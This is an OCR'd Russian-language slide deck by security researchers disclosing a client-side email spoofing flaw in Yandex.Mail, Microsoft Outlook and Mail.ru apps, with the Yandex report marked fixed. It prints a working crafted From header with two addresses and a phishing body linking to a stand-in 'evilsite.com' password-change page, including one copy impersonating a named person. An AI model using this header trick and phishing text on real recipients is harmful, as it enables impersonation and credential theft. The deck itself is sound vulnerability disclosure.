Client-side e-mail spoofing

Who we are

Специалисты отдела анализа защищенности компании «Информзащита»

Telegram:

- @empty_jack
- @n0tabug


Twitter:

- https://twitter.com/mylittlepapers


О чем это все

- SMTP уязвим by design (кэп)
- Данная уязвимость присутствует на <u>клиентских приложениях:</u>
  - Яндекс.Почта (Android, iOS, Web)
  - Microsoft Outlook (iOS, OWA, Office, Android)
  - Mail.ru + myMail (iOS, Android)
  - Некоторые другие… ☺️
- <u>Сложность эксплуатации:</u> минимальная


Яндекс.Почта




Яндекс.Почта



Яндекс.Почта



Яндекс.Почта



https://mail.yandex.ru/u2709/message-source/187393195/16128516165520710 8/yandex_email.eml

```
Received: from mxfront7j.mail.yandex.net ([127.0.0.1])
        by mxfront7j.mail.yandex.net with LMTP id pEbQ7zRG
        for <sestodance@yandex.ru>; Fri, 10 Feb 2017 16:11:28 +0300
Received: from mail-lf0-f66.google.com (mail-lf0-f66.google.com [209.85.215.66])
        by mxfront7j.mail.yandex.net (nwsmtp/Yandex) with ESMTPS id 73xvn5DZ6L-BSS8mRTS;
        Fri, 10 Feb 2017 16:11:28 +0300
        (using TLSv1.2 with cipher ECDHE-RSA-AES128-GCM-SHA256 (128/128 bits))
        (Client certificate not present)
X-Yandex-Front: mxfront7j.mail.yandex.net
X-Yandex-TimeMark: 1486732288
To: undisclosed-recipients:;
Authentication-Results: mxfront7j.mail.yandex.net; spf=pass (mxfront7j.mail.yandex.net: domain
X-Yandex-Spam: 1
Received: by mail-lf0-f66.google.com with SMTP id v186so2918754lfa.2
        for <sestodance@yandex.ru>; Fri, 10 Feb 2017 05:11:28 -0800 (PST)
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20161025;
        h=x-gm-message-state:message-id:date:from:subject;
        bh=yYKvL99XckMpUtnfVvkZ+/jKGatc8WGVKxzV9D5eX4c=;
        b=pGMtA9nY4k73zxwmQrCpdWnswItM5FsKklfuUriILJf1eTEOBRdTw0WTpUGWWgWJD8
         kOIExdUtizR9Ac931mFwc+iwDUsN7gVFuLpc7voCYQ9zrF1iBqctZU1Dr4xKjQENFtsa
         ojADD5BibQVNnnJFuHkSoxZEPuSJHR20QQCbPYle6KTg6u2EgpqDnn9JlfsTxnCXlRlQ
         BX6xDy7XqrvVSuz9aU/+bo4Vb5oUSV4C7c8f07bZaQJ4aO0mLo5IeN6L/YpKlVpCZ1A8
         jxrd9/Jsoqze1RjL4Tqyqhc9be1atzo91wA428siJBhd1sgU3mG2/5/FH/M0rkFE2Zul
         7UvA==
X-Gm-Message-State: AMke39k68DD9Y7/LUf2PUAchzMC5mvvyNGPVSa5eg2JfuyW17XStJAlwQGrlgbGFUMfjvg==
X-Received: by 10.25.16.101 with SMTP id f98mr2602841lfi.120.1486732287703;
        Fri, 10 Feb 2017 05:11:27 -0800 (PST)
Received: from [redacted] ([redacted])
        by smtp.gmail.com with ESMTPSA id l133sm521036lfg.40.2017.02.10.05.11.27
        for <sestodance@yandex.ru>
        (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
        Fri, 10 Feb 2017 05:11:27 -0800 (PST)
Message-ID: <589dbbff.8bd4190a.f2c67.25da@mx.google.com>
Date: Fri, 10 Feb 2017 05:11:27 -0800 (PST)
From: Google Support <noreply@gmail.com> <ishopper.corporate.store.llc@gmail.com>
Subject: Password renewal
Return-Path: ishopper.corporate.store.llc@gmail.com
X-Yandex-Forward: 7389e7ff8631e5ccab9c2c42ff76941c

Hello, %username%!

We've discovered an attack to your account, you need to change password ASAP!
Here you can change it:
http://evilsite.com/gmail_change_pass.php
```

Заголовок From

ishopper… - почта злоумышленника, зарегистрированная на gmail.com

```
From: Google Support <noreply@gmail.com> <ishopper.corporate.store.llc@gmail.com>
Subject: Password renewal

Hello, %username%!

We've discovered an attack to your account, you need to change password ASAP!
Here you can change it:
http://evilsite.com/gmail_change_pass.php
```

noreply@gmail.com – за кого злоумышленник пытается выдать себя

Заголовок From

- Клиентское приложение некорректно разбирает заголовок From письма ->
- Приложение в процессе разбора из заголовка From удаляет последний адрес (настоящий адрес атакующего) ->
- В заголовке From остается значение:

  Spoof Name <spoof@mail.com>
- Данное значение отрисовывается приложением как почта отправителя
- ВАЖНО! В заголовке From письма должен присутствовать адрес из заголовка MAIL FROM

Репорт в Яндекс


Статус: Fixed

Microsoft Outlook



```
From: Egor Bogomolov <e.bogomolov@infosec.ru> <ishopper.corporate.store.llc@gmail.com>
Subject: Password renewal

Hello, %username%!

We've discovered an attack to your account, you need to change password ASAP!
Here you can change it:
http://evilsite.com/gmail_change_pass.php
```

Microsoft Outlook


Подтягивается фотография и информация из Exchange



